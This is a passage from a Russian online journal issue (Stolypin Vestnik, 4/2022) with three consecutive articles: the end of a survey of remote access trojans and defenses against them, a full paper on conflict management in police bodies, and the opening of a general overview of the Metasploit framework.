Agent.BTZ/ComRat (также называемый Uroburos) — еще одна RAT, нацеленная на ICS, которая, как считается, была разработана российским правительством. Он разворачивается с помощью фишинговых атак и использует методы шифрования, антианализа и судебной экспертизы, чтобы избежать обнаружения. Он обеспечивает полный административный контроль над зараженной машиной и может передавать данные обратно на свой C&C-сервер.

Dark Comet впервые была идентифицирована в 2011 году и до сих пор активно используется. Он предоставляет полный административный контроль над зараженными машинами и может отключать диспетчер задач, брандмауэр и контроль доступа пользователей (UAC) на машинах Windows. Dark Comet использует шифрование, чтобы избежать обнаружения антивирусом.

AlienSpy — это RAT, предназначенный для платформ Apple OS X и macOS. Он собирает информацию о целевой системе, активирует веб-камеру и безопасно подключается к C&C-серверу, чтобы обеспечить полный

контроль над машиной. AlienSpy использует методы антианализа для обнаружения присутствия виртуальных машин.

Heseber BOT основан на VNC, традиционном инструменте удаленного доступа. Он использует VNC для удаленного управления целевой машиной и передачи данных на C&C-сервер. Однако он не предоставляет административный доступ к машине, если у пользователя нет таких разрешений. Поскольку VNC является законным инструментом, Haseber не может быть обнаружен многими антивирусными инструментами.

Sub7 — это RAT, работающий по модели клиент-сервер. Сервер — это компонент, развернутый на машине-жертве, а клиент — это графический интерфейс, используемый злоумышленником для управления удаленной системой. Сервер пытается установить себя в каталог Windows. После развертывания Sub7 обеспечивает захват веб-камеры, перенаправление портов, чат и предоставляет простой в использовании редактор реестра.

Back Orifice — это программа удаленного доступа для Windows, поддерживающая большинство версий, начиная с Windows 95. Она развертывается как сервер на целевой машине, занимающей небольшую площадь, и позволяет клиенту с графическим интерфейсом, управляемому злоумышленником, получить полный контроль над система. Его можно использовать для параллельного управления несколькими компьютерами с использованием методов обработки изображений. Сервер связывается со своим клиентом через TCP или UDP. Обычно он работает на порту 31337.

Вот несколько способов защитить свою организацию от вредоносного ПО RAT.

Стратегия защиты от RAT зависит от обучения по вопросам безопасности в масштабах всей организации. Человеческая ошибка — основная причина большинства событий, связанных с безопасностью, и RAT — не исключение. Злоумышленники обычно запускают это вредоносное ПО

через зараженные вложения и ссылки в фишинговых кампаниях. Сотрудники должны быть бдительными, чтобы случайно не заразить сеть компании.

RAT обычно используются для компрометации учетных данных администратора, предоставляя злоумышленникам доступ к ценным данным в сети организации. Благодаря жесткому контролю доступа вы можете ограничить последствия скомпрометированных учетных данных. Более строгие меры контроля включают внедрение двухэтапной проверки, более строгие настройки брандмауэра, внесение IP-адресов в белый список для авторизованных пользователей и использование более совершенных антивирусных решений.

Злоумышленники рассматривают каждую новую конечную точку, которая подключается к вашей сети, как потенциальную систему для компрометации с помощью RAT. Организации должны разрешать удаленный доступ только через безопасные соединения, созданные с помощью виртуальных частных сетей (VPN) или защищенных защищенных шлюзов, чтобы свести к минимуму поверхность атаки. Кроме того, вы можете использовать бесклиентское решение для удаленного доступа, которое не требует дополнительных подключаемых модулей или программного обеспечения на устройствах конечных пользователей, поскольку эти устройства являются целями для злоумышленников.

Популярность моделей безопасности с нулевым доверием возросла, поскольку они пропагандируют принцип «никогда не доверяй, всегда проверяй». Вместо того, чтобы предоставлять административные учетные данные для полного доступа по сети, подход к обеспечению безопасности с нулевым доверием предоставляет детальный контроль над латеральными перемещениями. Это критически важно для подавления RAT-атак, поскольку злоумышленники используют боковые перемещения для заражения дополнительных систем и доступа к конфиденциальным данным.

RAT, как и все вредоносные программы, представляют угрозу только в том случае, если они установлены и реализованы на целевом компьютере. Использование решений для безопасного просмотра и защиты от фишинга, а также постоянное исправление систем могут свести к минимуму вероятность RAT. Эти решения затрудняют заражение компьютера RAT.

RAT — это трояны, которые могут представляться как законные приложения. RAT обычно содержат вредоносные функции, связанные с реальным приложением. Отслеживайте приложения и системы на предмет необычного поведения, которое может указывать на RAT.

Злоумышленник может использовать RAT для удаленного управления зараженным компьютером по сети. RAT, развернутый на локальном устройстве, взаимодействует с удаленным сервером управления и контроля (C&C). Ищите необычный сетевой трафик, связанный с такими сообщениями, и используйте такие инструменты, как брандмауэры веб-приложений (WAF), для отслеживания и блокировки сообщений C&C.

Концепция наименьших привилегий гласит, что приложения, пользователи, системы и т.п. должны иметь только те разрешения и доступ, которые необходимы для выполнения их работы. Использование наименьших привилегий может помочь ограничить действия злоумышленника с помощью RAT.

RAT обычно пытаются украсть пароли и имена пользователей для онлайн-аккаунтов. Использование MFA может свести к минимуму последствия, если учетные данные человека будут скомпрометированы.

Брандмауэр веб - приложений Imperva может предотвратить развертывание RAT в вашей сети и может прервать связь RAT с C&C-серверами после развертывания.

Помимо защиты от вредоносных программ, Imperva обеспечивает комплексную защиту приложений, API и микросервисов:

Самозащита приложений во время выполнения (RASP) — обнаружение и предотвращение атак в реальном времени из среды выполнения вашего приложения, где бы ни находились ваши приложения. Остановите внешние атаки и инъекции и уменьшите количество незавершенных уязвимостей.

Безопасность API. Автоматическая защита API обеспечивает защиту ваших конечных точек API по мере их публикации, защищая ваши приложения от эксплуатации.

Расширенная защита от ботов. Предотвращайте атаки на бизнес-логику со всех точек доступа — веб-сайтов, мобильных приложений и API. Обеспечьте полную видимость и контроль над трафиком ботов, чтобы остановить онлайн-мошенничество путем захвата учетной записи или извлечения конкурентоспособных цен.

Защита от DDoS -атак — блокируйте атакующий трафик на периферии, чтобы обеспечить непрерывность бизнеса с гарантированным временем безотказной работы и отсутствием влияния на производительность. Защитите свои локальные или облачные ресурсы независимо от того, размещены ли вы в AWS, Microsoft Azure или Google Public Cloud.

Аналитика атак — обеспечивает полную видимость с помощью машинного обучения и экспертизы предметной области в стеке безопасности приложений, чтобы выявлять закономерности в шуме и обнаруживать атаки на приложения, позволяя изолировать и предотвращать кампании атак.

Защита на стороне клиента. Получите видимость и контроль над сторонним кодом JavaScript, чтобы снизить риск мошенничества в цепочке поставок, предотвратить утечку данных и атаки на стороне клиента.

Литература

1. Бабаш, А.В. Информационная безопасность: Лабораторный практикум / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2019. - 432 с.

2. Бабаш, А.В. Информационная безопасность. Лабораторный практикум: Учебное пособие / А.В. Бабаш, Е.К. Баранова, Ю.Н. Мельников. - М.: КноРус, 2013. - 136 с.
3. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 400 с.
4. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2017. - 476 с.
5. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2018. - 400 с.
6. Баранова, Е.К. Информационная безопасность. История специальных методов криптографической деятельности: Учебное пособие / Е.К. Баранова, А.В. Бабаш, Д.А. Ларин. - М.: Риор, 2008. - 400 с.
7. Бирюков, А.А. Информационная безопасность: защита и нападение / А.А. Бирюков. - М.: ДМК Пресс, 2013. - 474 с.
8. Гафнер, В.В. Информационная безопасность: Учебное пособие / В.В. Гафнер. - Рн/Д: Феникс, 2010. - 324 с.

References

1. Babash, A.V. Information security: Laboratory workshop / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2019. - 432 p.
2. Babash, A.V. Information Security. Laboratory workshop: Textbook / A.V. Babash, E.K. Baranova, Yu.N. Melnikov. - M.: KnoRus, 2013. - 136 p.
3. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 400 p.
4. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2017. - 476 p.
5. Baranova, E.K. Information security and information protection: Textbook / E.K. Baranova, A.V. Babash. - M.: Rior, 2018. - 400 p.

6. Baranova, E.K. Information Security. History of special methods of cryptographic activity: Textbook / E.K. Baranova, A.V. Babash, D.A. Larin. - M.: Rior, 2008. - 400 p.
7. Biryukov, A.A. Information security: protection and attack / A.A. Biryukov. - M.: DMK Press, 2013. - 474 p.
8. Gafner, V.V. Information Security: Textbook / V.V. Gafner. - Rn / D: Phoenix, 2010. - 324 p.

© Крыгин Н.Д., 2022 Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Крыгин Н.Д. «РАТ и его особенности»// Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 159.9

**ОРГАНИЗАЦИОННЫЙ КОНФЛИКТ В ОРГАНАХ ВНУТРЕННИХ
ДЕЛ: ТЕХНОЛОГИИ РАЗРЕШЕНИЯ**

**ORGANIZATIONAL CONFLICT IN THE INTERNAL AFFAIRS BODIES:
RESOLUTION TECHNOLOGIES**

Жаркова Галина Владимировна, помощник начальника следственного управления УМВД России по Рязанской области, начальник группы по работе с личным составом, слушатель, Академия управления МВД России, г.Москва

Zharkova Galina Vladimirovna, Assistant to the Head of the Investigative Department of the Ministry of Internal Affairs of Russia in the Ryazan region, head of the group for work with personnel, listener, Academy of Management of the Ministry of Internal Affairs of Russia, Moscow

Аннотация: Конфликт - это тип социального взаимодействия. Конфликт является объективным условием развития любой организации людей, общества. Проблема эффективного разрешения конфликтов, достижения взаимопонимания, проведение переговоров интересует не только профессиональных психологов, социологов и педагогов, но и для сотрудников органов внутренних дел данная тема очень важна. Дело в том, что профессиональная деятельность сотрудников органов внутренних дел связана

со взаимоотношениями в коллективе, а также и взаимодействия с людьми. При взаимодействиях людей между собой могут возникать различные эмоционально напряженные ситуации, которые могут приводить, как к мелким проблемам в коллективе, так и достаточно крупным, для разрешения которых необходимо достаточно много времени для их урегулирования.

Так, от сотрудников органов внутренних дел при выполнении профессиональных обязанностей необходим высокий уровень коммуникативной, конфликтной компетентности в работе с гражданами. Сотрудник органов внутренних дел обязан соблюдать все требования, которые к нему предъявляются.

Abstract: Conflict is a type of social interaction. Conflict is an objective condition for the development of any organization of people, society. The problem of effective conflict resolution, mutual understanding, negotiations is of interest not only to professional psychologists, sociologists and teachers, but also for employees of internal affairs agencies, this topic is very important. The fact is that the professional activity of employees of the internal affairs bodies is connected with relationships in the team, as well as interaction with people. When people interact with each other, various emotionally stressful situations may arise, which can lead to both minor problems in the team and sufficiently large ones, which require a lot of time to resolve them.

Thus, when performing professional duties, employees of the internal affairs bodies need a high level of communicative, conflict-related competence in working with citizens. An employee of the internal affairs bodies is obliged to comply with all the requirements that are imposed on him.

Ключевые слова: конфликт, социальное взаимодействие, организация.

Keywords: conflict, social interaction, organization.

Одним из направления работы по совершенствованию деятельности сотрудников органов внутренних дел является формирование навыков

конструктивного взаимодействия с людьми, которые обеспечивают своевременное распознавание конфликтных ситуаций, их профилактику и управление. От сотрудника органов внутренних дел требуется грамотное умение вести переговоры, своевременно вырабатывать и применять оптимальные стратегии поведения в конфликте, уметь предвидеть начало конфликтной ситуации и не допустить ее.

Актуальность данной темы выражена тем, что для повышения доверия населения, необходимо изучение психологических особенностей поведения сотрудников органов внутренних дел в ситуациях межличностных конфликтов, поиск путей их решения, а, следовательно, приводит к целесообразности разработки рекомендаций по повышению уровня психологической подготовленности сотрудников органов внутренних дел к позитивному, результативному диалогу с гражданами.

Объект исследования – конфликты. Причиной конфликта может являться напряженный характер взаимодействия сотрудника органов внутренних дел с гражданами при реализации своих профессиональных полномочий. Сотрудник органов внутренних дел исполняя свои профессиональные обязанности часто касается личных, общественных, политических, социальных, духовных интересов граждан. Поэтому, незначительное отступление сотрудников органов внутренних дел от норм права, при разрешении оперативно-служебных задач или чрезмерное акцентирование на властных полномочиях, способствуют причинению морального вреда гражданам. Данная деятельность может негативно отражаться на формировании общественного мнения у населения.

Предмет исследования являются механизмы управления организационными конфликтами.

Гипотеза исследования это причины конфликтов в органах внутренних дел, где могут быть разногласия людей или групп, которые преследуют какие-либо значимые для них интересы. Особенность этих интересов заключается в

том, что они каким-то образом связаны между собой - это может быть какое-либо явление, предмет и т.д. и реализации этих интересов наносится ущерб интересам противоположной стороны.

Целью является разработка путей совершенствования механизмов управления организационными конфликтами в органах внутренних дел.

Рассматривая само начало возникновения конфликта надо отметить, что конфликт начинается с какой-либо конфликтной ситуации и состоит из участников конфликта (оппонентов). Объектом конфликта является причина, из-за которой оппоненты вступают в противоборство.

Как правило началом конфликта всегда является инцидент, то есть повод или причина. Наблюдая за природой возникновения конфликтов, причиной их может послужить любой повод – личностный, организационно-управленческий, социально-психологический и т.д., которые могут возникнуть внезапно или назревать продолжительное время.


Понятие «конфликт» используется достаточно широко так это могут быть и вооруженные столкновения, и противостояния различных социальных групп, семейная ссора, дискуссия или споры между людьми и многое другое.

Слово «конфликт» происходит от латинского *conflictus* — столкновение. Анализируя данное определение из различных источников, в том числе энциклопедий, можно найти их сходство. Понятие конфликт несет в себе следующие значения, которые выражают:

- состояние открытой и затяжной борьбы; сражение; война.
- состояние дисгармонии в отношениях между людьми; столкновение противоположностей.
- психическая борьба, возникающая как результат одновременного функционирования взаимно исключающих импульсов, желаний или тенденций.
- противостояние характеров или сил.

Для эффективного управления группой людей, коллективом, организацией, руководителю необходимо понять, что конфликт – это не спонтанно возникшее столкновение, а процесс, который протекает во времени и пространстве. Как ранее было отмечено, что у конфликта всегда есть участники, которые придерживаются противоположных точек зрения, имеющие различные мнения, цели, интересы. Понимание самого процесса конфликта позволяет руководителю осознано им управлять и предотвращать. Большинство исследователей процесса конфликта определяют три его стадии (таблица 1).

Таблица 1 – Процесс развития конфликта



Первая стадия – это возникновение конфликтной ситуации, которая возникает тогда, когда интересы сторон вступают в противоречие с друг другом, но открытого столкновения еще не возникает.

Внешними признаками этой стадии является напряжение между сотрудниками, которые возникают из-за неадекватных ситуаций, каких-либо негативных установок и т.д. Инцидент может возникнуть случайно или целенаправленно, быть как объективным, так и субъективным. В процессе развития событий под влиянием объективных и субъективных факторов конфликтная ситуация может исчезнуть, либо трансформироваться в другую, либо перерасти в открытый конфликт.

Вторая стадия – это кризис во внутриорганизационных отношениях. Может перерасти в открытое противостояние, а также может проявляться в как в открытой, так и в скрытой формах.

Рассмотрим открытый конфликт – данный вид конфликта выражается в ссорах, спорах, агрессивных действиях, высказыванием претензий, недовольств и т.д.

Скрытый конфликт в основном характеризуется ложной видимостью нормальных отношений, отсутствием явного противостояния, но в реальности для борьбы используются скрытые способы воздействия друг на друга – интриги, сплетни, оговоры, наговоры, действия «чужими руками» и т.д.

Третий этап - завершающий. Он может закончиться примирением, либо урегулированием, выходом из конфликта одной из сторон, в случае вмешательства третьих лиц для пресечения или прекращения конфликта.

Самым нежелательным исходом развития конфликта является, если данный конфликт переходит в затяжной характер, который может породить развитие отрицательных последствий или новые конфликтные ситуации.

Руководитель, управляя процессом конфликта, может выбрать время и способ вмешательства, то есть он может это сделать на любой из стадий. Если руководитель знает причины конфликта, субъектов конфликта, их личностные

психологические качества, то он может грамотно спрогнозировать последствия конфликта и устранить причины его возникновения. От умения и желания руководителя налаживать социальное взаимодействие зависит успешность, работоспособность всего коллектива.

Признание конфликта, как закономерного явления в обществе или в организации, поможет быстрее решать ряд труднейших социальных задач, а также регулирование деловых взаимоотношений в коллективе, формирование общественного мнения, настроения, обеспечение и развитие трудовых традиций и т.д.

Решая социальные задачи с помощью процесса конфликта, можно определить его основные функции, которые могут быть как негативными, так и позитивными.

К негативным функциям относятся такие явления как:

- появление дополнительных материальных затрат и потерь в следствии увольнения «обиженных», снижения производительности труда, судебных затрат и т.д.

- появление противоборствующих групп.

- ухудшение социально-психологического климата в коллективе.

- снижение степени сотрудничества между сотрудниками, эмоциональное выгорание сотрудников.

- инициирование астенических личностных и коллективных психологических состояний в организации – стресс, депрессия, паника и т.д.

К положительным функциям относятся явления как:

- стимулирование и развитие сотрудников и самой организации.

- повышение уровня правовой культуры сотрудников.

- обеспечение ротации кадров и т.д.

Рассматривая негативные функции организационного конфликта, необходимо отметить, что он также социально важен, так как обеспечивает

поступление информации о причинах и возможных последствиях вскрытого противоречия, интересах, мотивах, целях конфликтующих сторон.

Как показывает практика, точная диагностика на всех этапах развития конфликта может обеспечить оптимальный выбор механизмов разрешения этого социального явления, а также минимизировать ошибки при принятии управленческих решений.

В современной социологической литературе представлены различные по содержанию, алгоритму подходы к общему исследованию, анализу и диагностики конфликтов:

- аналитическая схема исследования конфликтов;
- анализ развития конфликтов с точки зрения формальной структуры противоборствующих сторон;
- диагностика ситуации, в которой конфликт является катализатором формирования организационной культуры;
- анализ ситуации с точки зрения нарушения функционирования т типов отношений в организации;
- социальная диагностика ситуации, с точки зрения многоуровневой организации практического сознания конфликтующих сторон и другие.

Диагностика является основным этапом управления конфликтом. Необходимо учитывать, что конфликт присутствует везде, где люди объединены в общества, организации, он может зависеть от множества объективных факторов, типа социальных и экономических отношений, может быть межгрупповой, межличностный и т.д. поэтому безусловно диагностика конфликта требует всестороннего и расширенного знания предмета.

Как показывают исследования полностью (идеально) изучить условия и содержание конфликта невозможно. Поэтому главной задачей руководителя является правильно и грамотно определить основные аспекты конфликта-причины, предмет, участников, условия протекания и т.д., а следовательно позволит более точно определить цель диагностической работы. Для этого

необходимо осуществить сбор информации, то есть выявить «болевые точки», существующие противоречия, референтные группы и пассионарные личности, которые являются инициаторами противостояния. Для этого необходимо использовать комплекс общенаучных и социологических методов, такие как беседа, опросы - анкетирование, стандартные и нестандартные интервью, социометрический, анализ документов и т.д.

Основной характеристикой конфликта являются субъекты конфликта и их взаимоотношения, где необходимо изучить их социальный статус. Субъекты могут находиться как в горизонтальных взаимоотношениях, то есть на одном иерархическом уровне, так и в вертикальных взаимоотношениях. Также необходимо установить их политическую, психологическую направленность, интересы, склонности, правовую компетентность, степень удовлетворенности жизненными потребностями и т.д.

Еще одним методом диагностики конфликтов является анализ документов, в которых может содержаться информация о существующих трудностях, проблемах.

Безусловно, чем точнее диагностика конфликта, тем точнее можно разработать и реализовать эффективное управленческое решение по его разрешению.

Возникновение внутренних конфликтов - незнание и непонимание многими руководителями личностных особенностей реакции подчиненных на происходящие изменения, нередко приводят к повышению напряженности, эскалации социальных конфликтов. Поэтому при планировании крупных изменений руководителю необходимо определить время, которое необходимо для сотрудников для полной адаптации. Руководитель, производя изменения в кадровом составе должен опираться на свой профессионализм, энергию, ответственность подчиненных.

Одним из методов диагностики является изучение социально-психологического климата в служебном коллективе. При данной диагностики

необходимо использовать такие методы исследования как анкетирование с использованием методик общей оценки психологического климата и изучение социально-психологических особенностей личности руководителя, наблюдение, беседа, сбор независимых характеристик.

Так по результатам исследования, в нескольких служебных коллективах, можно сделать вывод, что респонденты такого аспекта служебной деятельности коллектива, как «удовлетворенность различными сторонами жизнедеятельности коллектива» были удовлетворены:

- результатами своей работы – 82,5;
- отношением членов коллектива к выполнению своих обязанностей – 70;
- организацией работы – 67,5;
- предъявляемым к ним требованиям - 57,5;
- своим участием в управлении делами коллектива – 67,5;
- отношением членов коллектива к гражданам – 90;
- взаимоотношениями в коллективе – 85.

Из проведенного исследования наиболее проблемными для сотрудников являлись такие аспекты жизнедеятельности коллектива как решение жилищного вопроса, материальное обеспечение.

Для полного взаимопонимания между руководителем и подчиненными, руководитель должен интересоваться бытовыми (жилищными) проблемами сотрудников, своевременно оказывать, зависящую от него, помощь в их решении.

Как показывает практика, зачастую конфликты возникают на социально-бытовой почве, то есть, когда у сотрудника возникает сложная ситуация в семье, это может быть, что сотрудник вынужден снимать квартиру для жилья, платить за ипотеку и т.д., тем самым отдавая с зарплаты значительную часть денег, а следовательно человек становится раздражительным, может начать конфликтовать с семьей, руководителями, сослуживцами и в последствии начинает поиск другой более высокооплачиваемой работы.

Как отметил Министр МВД России В.А. Колокольцев на расширенном заседании коллегии МВД России в 2022 г.:

«Отдельно останавлиюсь на вопросах кадрового обеспечения. В приоритетном порядке решались задачи по сохранению личного состава, совершенствованию профессиональной подготовки, соблюдению служебной дисциплины. В числе основных направлений остаётся предоставление социальных гарантий сотрудникам и пенсионерам. По сравнению с 2020 годом количество семей, получивших единовременную социальную выплату для приобретения или строительства жилья, увеличилось на 15 процентов. Усовершенствован порядок жилищного обеспечения. Теперь за уволенными со службы по состоянию здоровья или по оргштатным изменениям сохраняется право на указанную выплату.

Кроме того, у наших коллег, отработавших не менее 25 лет, появилась возможность на период ожидания собственной квартиры оставаться в служебной, иначе очень несправедливо получалось, когда человека, всю жизнь и здоровье отдавшего обеспечению безопасности граждан, выселяли с семьёй практически на улицу.

Тем не менее положение дел в сфере кадрового обеспечения остаётся достаточно напряжённым. Самая серьёзная проблема – значительный некомплект. Так, за 2021 год количество уволившихся из органов внутренних дел следователей по сравнению с 2020 годом возросло на 34 процента. От их юридической квалификации и опыта зависят фактически судьбы людей. Вопрос некомплекта также актуален для патрульно-постовой службы, уголовного розыска, подразделений по контролю за оборотом наркотиков и экономической безопасности, то есть почти по всем ключевым направлениям. Такая негативная тенденция активизирует дальнейший отток кадров, поскольку в условиях некомплекта оставшиеся сотрудники вынуждены работать с дополнительной нагрузкой».

Задача современного руководителя – выявлять, пресекать, предупреждать, разрешать конфликтные ситуации в коллективе.

Руководитель - обязан проводить справедливую политику, не нарушать правила этики и морали самому, прислушиваться к мнению других членов коллектива, принимать справедливые решения и т.д. При этом используя основные направления работы в этом вопросе:

- оптимизация работы организации – выстраивание логичных вертикальных, горизонтальных связей, разделение ответственности;
- создание комфортных условий работы;
- устранение психологических причин конфликтов – улучшение отношений в коллективе, снижение стресса, нейтрализация раздражающих факторов;
- справедливая и гласная система поощрений и наказаний.

Литература:

1. Федеральный закон от 30 ноября 2011 г. № 342 – ФЗ «О службе в органах внутренних дел Российской Федерации и внесении изменений в отдельные законодательные акты Российской Федерации» [//http://www.consultant.ru/](http://www.consultant.ru/).
2. Федеральный закон от 19 июля 2011 г. № 247 – ФЗ «О социальных гарантиях сотрудникам органов внутренних дел Российской Федерации и внесении изменений в отдельные законодательные акты Российской Федерации» [//http://www.consultant.ru/](http://www.consultant.ru/).
3. Приказ МВД России от 25 декабря 2020 г. № 900 «Вопросы организации морально-психологического обеспечения деятельности органов внутренних дел Российской Федерации» [//http://www.consultant.ru/](http://www.consultant.ru/).
4. Выступление Министра внутренних дел Российской Федерации генерала полиции В.А. Колокольцева на расширенном заседании коллегии Министерства внутренних дел РФ в 2022 г.

Literature:

1. Federal Law No. 342 – FZ of November 30, 2011 "On Service in the Internal Affairs Bodies of the Russian Federation and Amendments to Certain Legislative Acts of the Russian Federation" //http://www.consultant.ru /.
2. Federal Law No. 247 – FZ of July 19, 2011 "On Social Guarantees to Employees of the Internal Affairs Bodies of the Russian Federation and amendments to certain legislative acts of the Russian Federation" //http://www.consultant.ru /.
3. Order of the Ministry of Internal Affairs of Russia No. 900 dated December 25, 2020 "Issues of the organization of moral and psychological support for the activities of the internal affairs bodies of the Russian Federation" //http://www.consultant.ru /.
4. Speech by the Minister of Internal Affairs of the Russian Federation, General of Police V.A. Kolokoltsev at an expanded meeting of the Board of the Ministry of Internal Affairs of the Russian Federation in 2022.

© Жаркова Г.В. Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Жаркова Г.В. ОРГАНИЗАЦИОННЫЙ КОНФЛИКТ В ОРГАНАХ ВНУТРЕННИХ ДЕЛ: ТЕХНОЛОГИИ РАЗРЕШЕНИЯ // Научный сетевой журнал «Столыпинский вестник» № 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

METASPLOIT КАК ПРОЕКТ КОМПЬЮТЕРНОЙ БЕЗОПАСНОСТИ

METASPLOIT AS A COMPUTER SECURITY PROJECT

Багдасаров Даниэль Михайлович, студент бакалавр, Донской государственный технический университет, г. Ростов-на-Дону (344003 Россия г. Ростов-на-Дону, Гагарина 1), baggggdass@rambler.ru

Bagdasarov Daniel Mikhailovich, bachelor student, Don State Technical University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1), baggggdass@rambler.ru

Аннотации: Проект Metasploit — это проект компьютерной безопасности, который предоставляет данные об уязвимостях безопасности и помогает проводить тестирование на проникновение. Он принадлежит Rapid7, американской фирме по кибербезопасности. Примечательным подпроектом Metasploit является Metasploit Framework с открытым исходным кодом — инструмент, используемый для разработки и запуска кода эксплойта на удаленных целевых системах.

Annotations: The Metasploit project is a computer security project that provides data on security vulnerabilities and helps with penetration testing. It is owned by Rapid7, an American cybersecurity firm. A notable subproject of Metasploit is the open source Metasploit Framework, a tool used to develop and run exploit code on remote target systems.

Ключевые слова: информационная безопасность, злоумышленник, анализ. Metasploit.

Key words: information security, intruder, analysis. Metasploit.

Проект Metasploit включает средства защиты от криминалистики и исправления, некоторые из которых встроены в Metasploit Framework. Metasploit предустановлен в операционной системе Kali Linux.

Одна из главных причин для принятия Metasploit заключается в том, что Metasploit имеет открытый исходный код и активно развивается. В отличие от многих других инструментов пентестинга, Metasploit обеспечивает широкие возможности настройки, предоставляя пентестерам полный доступ к исходному коду и возможность добавлять пользовательские модули.

Интеллектуальная генерация полезной нагрузки. Metasploit позволяет тестировщикам легко переключать полезные нагрузки с помощью команды `setpayload`. Это обеспечивает большую гибкость при попытке проникнуть в систему с помощью доступа на основе оболочки или `meterpreter`, динамического инструмента сценариев Metasploit. Тестировщики также могут использовать приложение `MsfVenom` для создания шелл-кода для эксплуатации вручную непосредственно из командной строки.

Чистые выходы и постоянство. Metasploit может закрыться без обнаружения, даже если целевая система не перезапустится после теста на проникновение. Он также предоставляет несколько вариантов для обеспечения постоянного доступа к целевой системе.

Визуальный интерфейс. Metasploit предоставляет несколько простых в использовании графических интерфейсов, в первую очередь Armitage. Эти графические интерфейсы позволяют выполнять стандартные функции тестирования на проникновение, такие как управление уязвимостями и создание рабочих областей, одним нажатием кнопки.

Metasploit Framework содержит большое количество инструментов, позволяющих пентестерам выявлять уязвимости в системе безопасности, проводить атаки и избегать обнаружения. Многие инструменты организованы в виде настраиваемых модулей. Вот некоторые из наиболее часто используемых инструментов:

MSFconsole — это основной интерфейс командной строки (CLI) Metasploit. Он позволяет тестировщикам сканировать системы на наличие уязвимостей, проводить сетевую разведку, запускать эксплойты и многое другое.

Модули эксплойтов — позволяют тестировщикам нацеливаться на конкретную известную уязвимость. Metasploit имеет большое количество модулей эксплойтов, в том числе эксплойты переполнения буфера и SQL-инъекций. Каждый модуль имеет вредоносную полезную нагрузку, которую тестеры могут выполнять на целевых системах.

